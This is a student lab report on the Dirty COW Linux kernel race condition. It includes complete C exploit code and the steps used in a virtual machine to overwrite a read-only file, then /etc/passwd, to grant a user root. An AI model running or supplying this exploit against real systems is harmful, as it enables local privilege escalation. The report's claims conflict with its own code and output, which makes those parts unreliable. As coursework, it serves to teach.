“

Lab 7: Dirty Cow Attack

Md Rony
John Jay College of Criminal Justice

Task 1: Modify a Dummy Read-Only File

The objective of this task is to write to a read-only file using the Dirty COW vulnerability.

Create a Dummy File

We first need to select a target file. Although this file can be any read-only file in the system, we will use a dummy file in this task, so we do not corrupt an important system file in case we make a mistake. Please create a file called zzz in the root directory, change its permission to read-only for normal users, and put some random content into the file using an editor such as gedit.

```
md@md-VirtualBox:~/Desktop$ sudo touch /zzz
md@md-VirtualBox:~/Desktop$ sudo chmod 644 /zzz
md@md-VirtualBox:~/Desktop$ sudo gedit /zzz

** (gedit:5447): WARNING **: 21:48:00.491: Set document metadata
failed: Setting attribute metadata::gedit-spell-language not supp
orted

** (gedit:5447): WARNING **: 21:48:00.491: Set document metadata
failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:5447): WARNING **: 21:49:14.160: Set document metadata
failed: Setting attribute metadata::gedit-position not supported
md@md-VirtualBox:~/Desktop$ ls -l /zzz
-rw-r--r-- 1 root root 19 Mar 30 21:48 /zzz
md@md-VirtualBox:~/Desktop$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

Figure 1

Observation: From the above experiment, we can see that if we try to write to this file as a normal user, we will fail, because the file is only readable to normal users. However, because of the Dirty COW vulnerability in the system, we can find a way to write to this file. Our objective is to replace the pattern "222222" with “*****”

Modify /zzz:



Figure 2

Observation: In this task, I have to modify the file /zzz by exploiting the dirty cow vulnerability. File /zzz has more than 30 characters of 1.I run my cow_attack.c program.

Set Up the Memory Mapping Thread

You can download the program cow_attack.c from the website of the lab. The program has three threads: the main thread, the write thread, and the madvise thread. The main thread maps /zzz to memory, finds where the pattern "222222" is, and then creates two threads to exploit the Dirty COW race condition vulnerability in the OS kernel.

```c
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

#define OFFSET 10

void *map;
int offset;

void *madviseThread(void *arg)
{
  while(1){
      madvise(map, 4097, MADV_DONTNEED);
  }
}

void *procselfmemThread(void *arg)
{
  char *content= (char*) arg;
  char current_content[10];

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    //Set the file pointer to the OFFSET from the beginning
    lseek(f, (uintptr_t) map + offset, SEEK_SET);
    write(f, content, strlen(content));
  }
}


int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;

  // Open the file in read only mode.
  int f=open("/zzz", O_RDONLY);
  // Open with PROT_READ.
  fstat(f, &st);
  map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the offset to the target area
  char *start = strstr(map, "testcow:x:1001");
  offset = start - (char *)map;
  printf("distance: %d\n", offset);

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, NULL);
  pthread_create(&pth2, NULL, procselfmemThread, "test:x:0000");

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);

  return 0;
}
```

Figure 3

Observation: In the above code, we need to find where the pattern "222222"is. We use a string function called strstr() to find where "222222" is in the mapped memory (Line □). We then start two threads: madviseThread (Line □) and writeThread (Line □).

Explanation: Dirty COW exploits a race condition in Linux Kernel. There is a race condition on the logic of copy-on write which enables attackers to write to the memory that actually maps to read-only file.

```
md@md-VirtualBox:~/Desktop$ sudo cp /etc/passwd /zzz
md@md-VirtualBox:~/Desktop$ gedit cow_attack.c
md@md-VirtualBox:~/Desktop$ gedit /zzz
md@md-VirtualBox:~/Desktop$ gcc cow_attack.c -lpthread
md@md-VirtualBox:~/Desktop$ a.out
```

Figure 4

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
syslog:x:103:108::/home/syslog:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:105:109::/nonexistent:/usr/sbin/nologin
uuidd:x:106:113::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:107:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:110:116:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:111:118:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:113:119::/nonexistent:/bin/false
geoclue:x:114:120::/var/lib/geoclue:/usr/sbin/nologin
kernoops:x:115:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:116:122::/var/lib/saned:/usr/sbin/nologin
pulse:x:117:123:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
nm-openvpn:x:118:125:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
avahi:x:119:126:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:120:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:121:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gnome-initial-setup:x:122:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:123:128:Gnome Display Manager:/var/lib/gdm3:/bin/false
md:x:1000:1000:md,,,:/home/md:/bin/bash
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
smith:x:1001:1001::/usr/smith:/bin/sh
mdrony:x:1002:1003::/usr/mdrony:/bin/sh
test:x:1003:1004::/usr/test:/bin/sh
```

Figure 5

Observation and Explanation: In this task, we copy contents of passwd file into /zzz and attack. We observe that test user has been given root privileges.
Now we'll use this vulnerability to attack /etc/passwd file.



Figure 6

Observation: I use cow_attacker.c program to perform the attack on passwd file and we are successful in giving root privileges to test user.
Explanation: We have successfully exploited the Dirty COW vulnerability to make changes to /etc/passwd file. Race condition of copy-on-write gets exploited and we get the root access.

Reference:

1. https://github.com/aasthayadav/CompSecAttackLabs/tree/master/6.%20Dirty%20COW

2. http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Software/Dirty_COW/Dirty_COW.pdf

"

"